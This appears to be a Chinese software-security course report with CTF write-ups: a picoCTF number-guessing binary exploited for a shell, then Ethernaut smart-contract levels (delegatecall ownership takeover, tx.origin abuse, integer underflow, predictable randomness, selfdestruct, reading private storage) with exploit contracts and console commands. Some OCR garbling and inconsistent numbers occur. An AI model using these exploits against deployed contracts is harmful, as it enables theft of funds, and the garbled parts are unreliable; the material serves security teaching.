2.3 trick 例题

```
/* How well do you know your numbers? */
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
void win(void) {
    printf("Congratulations! Have a shell:\n");
    system("/bin/sh -i");
}
int main(int argc, char **argv) {
    uintptr_t val;
    char buf[32] = "";
    /* Turn off buffering so we can see output right away */
    setbuf(stdout, NULL);
    printf("Welcome to the number guessing game!\n");
    printf("I'm thinking of a number. Can you guess it?\n");
    printf("Guess right and you get a shell!\n");
    printf("Enter your number: ");
    scanf("%32s", buf);
    val = strtol(buf, NULL, 10);
    printf("You entered %d. Let's see if it was right... \n", val);
    val >>= 4;
    ((void (*) (void))val)();
}
```

首先分析最后一句：

void win(void) – 没有参数也没有返回值的一个函数

void(*p)(void) – 一个指向这种函数的指针

void(*)(void) – 移除 p, 代表这样一个指针的类型

(void(*)(void)) – 加上括号表示优先级

(void(*)(void))val – 将 val 强制转换成这个指针类型

((void() (void))val) (/ no args*/); – 通过加上无参的括号调用函数

通过分析可知我们需要输入 win() 的地址左移四位得到的数使之执行

使用 \$ objdump -d guess_num -M intel 找到 win 函数地址

```
0804852b <win>:
804852b: 55                      push    ebp
804852c: 89 e5                  mov     ebp,esp
804852e: 83 ec 08                sub    esp,0x8
8048531: 83 ec 0c                sub    esp,0xc
8048534: 68 c0 86 04 08          push   0x80486c0
8048539: e8 92 fe ff ff          call   80483d0 <puts@plt>
804853e: 83 c4 10                add    esp,0x10
8048541: 83 ec 0c                sub    esp,0xc
8048544: 68 df 86 04 08          push   0x80486df
8048549: e8 92 fe ff ff          call   80483e0 <system@plt>
804854e: 83 c4 10                add    esp,0x10
8048551: c9                      leave
8048552: c3                      ret
```

x: 0x0804852b - 0b1000000001001000010100101011

x<< 4: 2152223408 - 0b10000000010010000101001010110000

查看一下函数信息

long int strtol(const char *str, char **endptr, int base) 把 str 所指向的字符串根据给定的 base 转换为一个长整数

参数

str-- 要转换为长整数的字符串。

endptr -- 对类型为 char* 的对象的引用，其值由函数设置为 str 中数值后的下一个字符。

base-- 基数，必须介于 2 和 36（包含）之间，或者是特殊值 0。

返回值

该函数返回转换后的长整数，如果没有执行有效的转换，则返回一个零值。

如果读取的值超出了 long int 的范围，则函数返回 LONGMAX 或 LONGMIN。

-2147483648 ~ 2147483647 ($2^{31}-1$)

发现需要输入的数字超出转换函数范围，但是函数允许输入负数。我们知道负数在计算机中以补码形式存储，当在这个函数中转换成无符号变量时直接将补码读取成无符号整数，计算公式即 $x = x + 4294967295$ (ULONG_MAX, 等同于除符号位按位取反) + 1

-214743888 \rightarrow -1111111011011110101101010000

10000000010010000101001010110000 \rightarrow 2152223408

所以输入-2142743888 即可返回 flag

```
[+] Opening connection to shell2017.picoctf.com on port 44930: Done
Welcome to the number guessing game!
I'm thinking of a number. Can you guess it?
Guess right and you get a shell!
Enter your number:
Payload: 2152223408
Payload binary: 0b10000000010010000101001010110000
Payload binary after two's complement: -2142743888
[*] Switching to interactive mode
You entered -2142743888. Let's see if it was right...
Congratulations! Have a shell:
/bin/sh: 0: can't access tty; job control turned off
$ $ ls
flag.txt
guess_num
xinetd_wrapper.sh
$ $ cat flag.txt
55b6b9591d1781061f859a010a8fe0ef
```

3 区块链语言安全问题

3.1 概述

Solidity 是一种智能合约高级语言，运行在 Ethereum 虚拟机（EVM）之上。

它的语法接近于 Javascript，是一种面向对象的语言。但作为一种真正意义上运行在网络上的去中心合约，它又有很多的不同，下面列举一些：

以太坊底层是基于帐户，而非 UTXO 的，所以有一个特殊的 Address 的类型。用于定位用户，定位合约，定位合约的代码（合约本身也是一个帐户）。

由于语言内嵌框架是支持支付的，所以提供了一些关键字，如 payable，可以在语言层面直接支持支付，而且超级简单。

存储是使用网络上的区块链，数据的每一个状态都可以永久存储，所以需要确定变量使用内存，还是区块链。

运行环境是在去中心化的网络上，会比较强调合约或函数执行的调用的方式。因为原来一个简单的函数调用变为了一个网络上的节点中的代码执行，分布式的感觉。

最后一个非常大的不同则是它的异常机制，一旦出现异常，所有的执行都将会被回撤，这主要是为了保证合约执行的原子性，以避免中间状态出现的数据不一致。

3.2 例题

```
pragma solidity ^0.4.23;
contract Preservation {
    // public library contracts
    address public timeZone1Library;
    address public timeZone2Library;
    address public owner;
    uint storedTime;
    // Sets the function signature for delegatecall
    bytes4 constant setTimeSignature = bytes4(keccak256("setTime(uint256)"));
    event FLAG(string b64email, string slogan);
    constructor(address _timeZone1LibraryAddress, address _timeZone2LibraryAddress)
    public {
        timeZone1Library = _timeZone1LibraryAddress;
        timeZone2Library = _timeZone2LibraryAddress;
        owner = msg.sender;
    }
    // set the time for timezone 1
    function setFirstTime(uint _timeStamp) public {
```

```

    timeZone1Library.delegatecall(setTimeSignature, _timeStamp);
}

// set the time for timezone 2
function setSecondTime(uint _timeStamp) public {
    timeZone2Library.delegatecall(setTimeSignature, _timeStamp);
}

function CaptureTheFlag(string b64email) public{
    require (owner == msg.sender);
    emit FLAG(b64email, "Congratulations to capture the flag!");
}

// Simple library contract to set the time
contract LibraryContract {
    // stores a timestamp
    uint storedTime;
    function setTime(uint _time) public {
        storedTime = _time;
    }
}

```

先认识一下 Delegatecall，它与 call 其实差不多，都是用来进行函数的调用，主要的区别在于二者执行代码的上下文环境的不同：

当使用 call 调用其它合约的函数时，代码是在被调用的合约的环境里执行；

对应的，使用 delegatecall 进行函数调用时代码则是在调用函数的环境里执行。

我们知道使用 delegatecall 时代码执行的上下文是当前的合约，这代表使用的存储也是当前合约，当然这里指的是 storage 存储，然而我们要执行的是在目标合约那里的 opcode，当我们的操作涉及到了 storage 变量时，其对应的访存指令其实是硬编码在我们的操作指令当中的，而 EVM 中访问 storage 存储的依据就是这些变量的存储位，对于上面的合约我们执行的汇编代码如下

200 JUMPDEST

201 PUSH1 01

203 SLOAD

204 PUSH20 ffffff ffffff ffffff ffffff ffffff ffffff ffffff ffffff

225 AND


226 DUP2

sload 即访存指令，给定的即访问一号存储位，在我们的主合约中即对应变量 c，在 calltest 合约中则对应于变量 b，所以事实上调用 delegatecall 来使用 storage 变量时其实依据并不是变量名而是变量的存储位，这样的话我们就可以达到覆盖相关变量的目的。

编写 attack.sol 合约

```
contract Attack {
    uint padding1;
    uint padding2;
    address public owner;
    function setTime(uint _time) public {
        owner = tx.origin;
    }
}
```

执行 contract.setTime(addr)，其中 addr 为 attack 合约的地址
再执行 contract.setFirstTime(player) 即可成功修改 owner 为 player



3.3 区块链拓展

安装以太坊的轻钱包 MetaMask 选择 ropsten test network

3.3.1 Hello Ethernaut

await contract.info()

```
"You will find what you need in info1()."
await contract.info1()

"Try info2(), but with "hello" as a parameter."
await contract.info2("hello")

"The property infoNum holds the number of the next info method to call."
await contract.infoNum() 42 await contract.info42()

"theMethodName is the name of the next method."
await contract.theMethodName()

"The method name is method7123949."
await contract.method7123949()

"If you know the password, submit it to authenticate()."
await contract.password()

"ethernaut0"
await contract.authenticate("ethernaut0")
```

3.3.2 Fallback

目标:

成为合约的 owner

将余额减少为 0

pragma solidity ^0.4.18;

```
import 'zeppelin-solidity/contracts/ownership/Ownable.sol';

// 继承 Ownable
contract Fallback is Ownable {
    mapping(address => uint) public contributions;

    // 初始化贡献者的值为 1000ETH
    function Fallback() public {
        contributions[msg.sender] = 1000 * (1 ether);
    }

    // 将合约所属者移交给贡献最高的人，意味着你得贡献 1000ETH 以上才有可能成为所属者
    function contribute() public payable {
```

```

require(msg.value < 0.001 ether);
contributions[msg.sender] += msg.value;
if(contributions[msg.sender] > contributions[owner]) {
    owner = msg.sender;
}
}

function getContribution() public view returns (uint) {
    return contributions[msg.sender];
}

// 进行转账，但是需要注意 onlyOwner 的修饰，表示了只能是合约所属者才能调用
function withdraw() public onlyOwner {
    owner.transfer(this.balance);
}

// fallback 函数，漏洞的核心地方
function() payable public {
    // 判断了一下转入的钱 和 贡献者在合约中贡献的钱是否大于 0
    require(msg.value > 0 && contributions[msg.sender] > 0);
    owner = msg.sender;
}
}

```

解题大概步骤则是先进行转账，如果转账目标是一个合约地址的话，则会尝试调用合约的 fallback 函数。

先贡献 1wei，以符合后面 fallback 的 contributions[msg.sender] 大于 0 条件

```
contract.contribute({value: 1})
```

给合约地址转 100wei，来触发 fallback 函数

```
contract.sendTransaction({value: 100})
```

转出合约所有余额 contract.withdraw()

3.3.3 Fallout

目标和上一关一样

```
pragma solidity ^0.4.18;
```

```
import 'zeppelin-solidity/contracts/ownership/Ownable.sol';
```

```
contract Fallout is Ownable {
    mapping (address => uint) allocations;

    // 注意这个是Fallout，其中的字符是1，而不是l，所以这并不是constructor，而是一个普通函数
    function Fallout() public payable {
        owner = msg.sender;
        allocations[owner] = msg.value;
    }

    function allocate() public payable {
        allocations[msg.sender] += msg.value;
    }

    function sendAllocation(address allocator) public {
        require(allocations[allocator] > 0);
        allocator.transfer(allocations[allocator]);
    }

    function collectAllocations() public onlyOwner {
        msg.sender.transfer(this.balance);
    }

    function allocatorBalance(address allocator) public view returns (uint) {
        return allocations[allocator];
    }
}
```

与看智能合约构造函数大小写编码错误漏洞类似，由于大小写编码问题，错误的将 Owned 合约的构造函数 Owned 的首字母小写，使之成为了一个普通函数 owned，任何以太坊账户均可调用该函数夺取合约的所有权。

然而这个是将 Fallout 写成了 Fallout，所以直接调用 Fallou 函数即可
contract.Fallout()

3.3.4 Coin Flip

硬币翻转游戏，需要连续猜对 10 次

```
pragma solidity ^0.4.18;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956564819968;

    function CoinFlip() public {
        consecutiveWins = 0;
    }

    function flip(bool _guess) public returns (bool) {
        // 使用 block.blockhash(block.number-1) 作为随机数
        uint256 blockValue = uint256(block.blockhash(block.number-1));

        if (lastHash == blockValue) {
            revert();
        }

        lastHash = blockValue;
        uint256 coinFlip = blockValue / FACTOR;
        bool side = coinFlip == 1 ? true : false;

        if (side == _guess) {
            consecutiveWins++;
            return true;
        } else {
            consecutiveWins = 0;
            return false;
        }
    }
}
```

这个题目考察的是对随机数的预测，有篇文章总结的还不错。

这题就是用了 block.blockhash(block.number-1)，这个表示上一块的 hash，然后去除以 2^{255}

3.3.5 Exploit:

```
contract exploit {
    CoinFlip expFlip;
    uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956564819968;

    function exploit(address aimAddr) {
        expFlip = CoinFlip(aimAddr);
    }

    function hack() public {
        uint256 blockValue = uint256(block.blockhash(block.number-1));
        uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
        bool guess = coinFlip == 1 ? true : false;
        expFlip.flip(guess);
    }
}
```

先获取合约地址： contract.address，然后再进行转账

The screenshot shows the Ethernaut platform interface for the 'Coin Flip' challenge. On the left, a sidebar lists levels: 0. Hello Ethernaut (marked as completed), 1. Fallback, 2. Fallout, 3. Coin Flip (the current level being solved), 4. Telephone, and 5. Token. The main area is titled 'Coin Flip' and describes it as a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip. It states that to complete the level, you'll need to use your psychic abilities to guess the correct outcome 10 times in a row. Below this are two buttons: 'Get new instance' and 'Submit instance'. The bottom half of the screen shows the browser's developer tools, specifically the 'Console' tab. The console output shows the following code and its execution results:

```

> > Level address
0xd34de95bc39e72df800dfe78a20d2ed94035
> > Player address
0x21ce9800559b2078f16d193f9893017eb9db5f5
> > Ethernaut address
0xc833a73d33071725143d7cf7df4f4bbab6b5ced2
> > Instance address
0x9f80d7ef474add14fb18bf8aa70bd428ff669c3e

> contract.address
< "0x0f80d7ef474add14fb18bf8aa70bd428ff669c3e"
> await contract.consecutiveWins()
< > t { s: 1, e: 0, c: Array(1) } 
  > c: [4]
  > e: 0
  > s: 1
  > __proto__: Object

```

The browser's status bar at the bottom right indicates the time as 0:00.

3.3.6 Telephone

```
pragma solidity ^0.4.18;
```

```
contract Telephone {
```

```
    address public owner;
```

```
    function Telephone() public {
```

```
        owner = msg.sender;
```

```
}
```

```
    function changeOwner(address _owner) public {
```

```
        if (tx.origin != msg.sender) {
```

```
            owner = _owner;
```

```
}
```

```
}
```

```

1  pragma solidity ^0.4.18;
2  contract Demo {
3      event logData(address);
4
5      function a(){
6          logData(tx.origin);
7          logData(msg.sender);
8      }
9 }
```

The screenshot shows the Remix IDE interface with the Solidity code for the `Demo` contract. The `a()` function logs the `tx.origin` and `msg.sender`. The transaction details show two log entries. The first log entry has a topic of `0xb3096615b57b4281d27a7aa60b425fee5f11bal07a9464ed8083eb6b485a27` and an argument of `0xCA35b7d915458EF540aDe6068dFe2F4`. The second log entry has a topic of `0x692a70d2e424a56d2c6c27aa97d1a86395877b3a` and an argument of `0xCA35b7d915458EF540aDe6068dFe2F4`.

`tx.origin` 是一个 `address` 类型，表示交易的发送者，`msg.sender` 则表示为消息的发送者。在同一个合约中，他们是等价的。

```
pragma solidity ^0.4.18;
```

```
contract Demo {
```

```
event logData(address);

function a() {
    logData(tx.origin);
    logData(msg.sender);
}

}
```

但是在不同合约中，`tx.origin` 表示用户地址，`msg.sender` 则表示合约地址。

```
pragma solidity ^0.4.18;
contract Demo {
    event logData(address);

    function a() {
        logData(tx.origin);
        logData(msg.sender);
    }
}

contract Demo2{
    Demo demo222;
    function Demo2(address aimAddr) {
        demo222 = Demo(aimAddr);
    }
    function exp() {
        demo222.a();
    }
}
```

《软件安全》课程报告

The screenshot shows the Ethernaut challenge interface. On the left, a sidebar lists levels from 0 to 11. The 'Sources' tab is active, displaying the Solidity code for the Telephone contract. The code defines a constructor that sets the owner to the msg.sender and a changeOwner function that changes the owner if the tx.origin is equal to the msg.sender. The 'Console' tab shows the exploit code being typed in, which includes `await contract.address`, `contract.owner()`, and `contract.changeOwner()`. The exploit code is designed to call the changeOwner function with the current owner's address as the new owner.

所以 Exploit 比较明显了

The screenshot shows the Remix IDE interface. On the left, the Solidity code for the Demo contract is shown, with the exploit logic highlighted by red arrows pointing to the `logData` calls in the `aO` function. In the center, the transaction history shows two log entries: one for the `logData` event with address 0xCA35b7d915458EP540aDe6068dPe2F4 and another for the `logData` event with address 0x08970FEd061E7747CD9a38d680A6015. On the right, the 'Deployed Contracts' section shows the 'Demo' contract at address 0x5e7...26e9f and the 'Demo2' contract at address 0x089...659fb. Red arrows point from the exploit code in the center to the Gas limit input field and the Deploy button in the Deploy section.

```
contract exploit {
    Telephone expTelephone;
    function exploit(address aimAddr) {
        expTelephone = Telephone(aimAddr);
    }
}
```

```
function hack() {
    expTelephone.changeOwner(tx.origin);
```

```
    }  
}
```

这个可以用在于蜜罐智能合约中，盗取那些想寻找漏洞利用的朋友。

3.3.7 Token

目标：

初始化的时候给了 20 个 token，需要通过攻击来获取更多大量的 token。

```
pragma solidity ^0.4.18;
```

```
contract Token {  
  
    mapping(address => uint) balances;  
    uint public totalSupply;  
  
    function Token(uint _initialSupply) public {  
        balances[msg.sender] = totalSupply = _initialSupply;  
    }  
  
    function transfer(address _to, uint _value) public returns (bool) {  
        require(balances[msg.sender] - _value >= 0);  
        balances[msg.sender] -= _value;  
        balances[_to] += _value;  
        return true;  
    }  
  
    function balanceOf(address _owner) public view returns (uint balance) {  
        return balances[_owner];  
    }  
}
```

比较明显的 require(balances[msg.sender] - _value >= 0); balances[msg.sender] -= _value;，是存在整数溢出问题。因为 uint 是无符号数，会让其变为负数即会转换为很大的正数。

题目中初始化为 20，当转 21 的时候则会发生下溢，导致数值变大其数值为 $2^{256} - 1$
 $\ggg 2^{256} - 1$

115792089237316195423570985008687907853269984665640564039457584007913129639935L

```

> await contract.balanceOf(player)
< ▷ t {s: 1, e: 1, c: Array(1)} ⓘ
  ▷ c: [20]
    e: 1
    s: 1
  ▷ __proto__: Object
> player
< "0x21ce9800559bb2078f16d193f9093017eb9db5f5"
> contract.transfer("0x21ce9800559bb2078f16d193f9093017eb9db5f5", 21)
< ▷ Promise {<pending>}
  ↵ Sent transaction ↵ https://ropsten.etherscan.io/tx/0xe7780ff...
  ↵ Mined transaction ↵ https://ropsten.etherscan.io/tx/0xe7780ff...
> await contract.balanceOf(player)
< ▷ t {s: 1, e: 77, c: Array(6)} ⓘ
  ▷ c: Array(6)
    0: 11579208
    1: 92373161954235
    2: 70985008687907
    3: 85326998466564
    4: 5640394575840
    5: 7913129639935
    length: 6
  ▷ __proto__: Array(0)
  e: 77
  s: 1
  ▷ __proto__: Object

```

在运算方面，可以用 OpenZeppelin 库来防御这种漏洞。

Delegation

```
pragma solidity ^0.4.18;
```

```

contract Delegate {
    address public owner;
    function Delegate(address _owner) public {
        owner = _owner;
    }

    function pwn() public {
        owner = msg.sender;
    }
}

contract Delegation {

```

```

address public owner;
Delegate delegate;

function Delegation(address _delegateAddress) public {
    delegate = Delegate(_delegateAddress);
    owner = msg.sender;
}

function() public {
    if(delegate.delegatecall(msg.data)) {
        this;
    }
}
}

```

call 类的函数是用于调用其他合约，其中的区别如下：

call 的外部调用上下文是外部合约

delegatecall 的外部调用上下文是调用合约上下文

callcode() 其实是 delegatecall() 之前的一个版本，两者都是将外部代码加载到当前上下文中进行执行，但是在 msg.sender 和 msg.value 的指向上有差异。

pragma solidity ^0.4.10;

```

constant Bob{
    uint public n;
    address public sender;
    function callcodeWendy(address _wendy, uint _n) {
        // msg.sender 为 Bob，合约地址
        _wendy.callcode(bytes4(keccak256("setN(uint256)")), _n)
    }
    function delegatecallWendy(address _wendy, uint _n) {
        // msg.sender 为 调用者
        _wendy.delegatecall(bytes4(keccak256("setN(uint256)")), _n);
    }
}


constant Wendy{

```

```

uint public n;
address public sender;
function setN(uint _n) {
    n = _n;
    sender = msg.sender;
}
}

```



回到题目来，本题用的是 delegatecall，这个洞在学 Access Control – 访问控制的时候用 Remix 复现过，由于不太熟悉 web3，所以在这个 game 中倒是有点束手无策。

因为 Delegate 的 pwn 函数会将所属者改为当前调用用户，加上 delegatecall 的使用，即 Delegation 调用了 pwn 函数，改变了自己的 owner。

复现的时候因为理解问题导致踩坑，Delegation 部署的时候应该填写 Delegate 已部署好的地址，而不是用户账号地址，否则会导致 delegatecall 调用失败。

解题：

```

web3.sha3("pwn()");
> "0xdd365b8b15d5d78ec041b851b68c8b985bee78bee0b87c4acf261024d8beabab"
//effectively the first four bytes are: 0xdd365b8b

```

```
await contract.sendTransaction({ data:"0xdd365b8b" });
```

3.3.8 Force

目标是让合约的余额大于 0

```
pragma solidity ^0.4.18;
```

```
contract Force {/*
```

```
    MEOW ?  
    / \_/\_ /  
    ____/ o o \/  
    /~____ =ø= /  
    (____) _m_m)
```

```
*/}
```

智能合约中有 selfdestruct 函数，他将会销毁当前合约，并把它所有资金发送到给定的地址（强制性的）。

Exploit:

```
pragma solidity ^0.4.20;  
contract Force {  
    function Force() public payable {}  
    function exploit(address _target) public {  
        selfdestruct(_target);  
    }  
}
```

The screenshot shows the Remix IDE interface with the following details:

- Contract Definition:** Force
- Environment:** Injected Web3, Ropsten (3)
- Account:** 0x21c...db5f5 (20.69209451139353620)
- Gas limit:** 3000000
- Value:** 0 wei
- Deployed Contracts:** Currently you have no contract instances to interact with.
- Transactions recorded:** 0
- Input Data:**

input	0x608...ea278
decoded input	{ "address": "0x08323e938BA238246627600e17673c38c2feaf78" }
decoded output	-
logs	[]
value	0 wei
- Logs:** transact to exploit.hack pending ...
- Network Status:** https://ropsten.etherscan.io/tx/0x50a2cc699597bc8d2797e493593edcac4648828f7d06ad550d1c51ed8f49cccd3
- Block Details:** [block:3739763 txIndex:0] from:0x21c...db5f5 to:exploit.hack() 0x223...63668 value:0 wei data:0x4de...260a2 logs:0 hash:0x50a...9cccd3

3.3.9 Vault

目标是为了解锁用户。

```
pragma solidity ^0.4.18;
```

```
contract Vault {  
    bool public locked;  
    bytes32 private password;  
  
    function Vault(bytes32 _password) public {  
        locked = true;  
        password = _password;  
    }  
  
    function unlock(bytes32 _password) public {  
        if (password == _password) {  
            locked = false;  
        }  
    }  
}
```

password 存放于 private 之中，有点类似 Bad Randomness - 可预测的随机处理案例中写的随机数，也是用私有变量。但是链上数据都是公开的，可以通过查询节点上面的块数据来获取。

解题步骤：

```
web3.toAscii(web3.eth.getStorageAt(contract.address, 1))
```

```
> "A very strong secret password :)"
```

```
contract.unlock("A very strong secret password :)")
```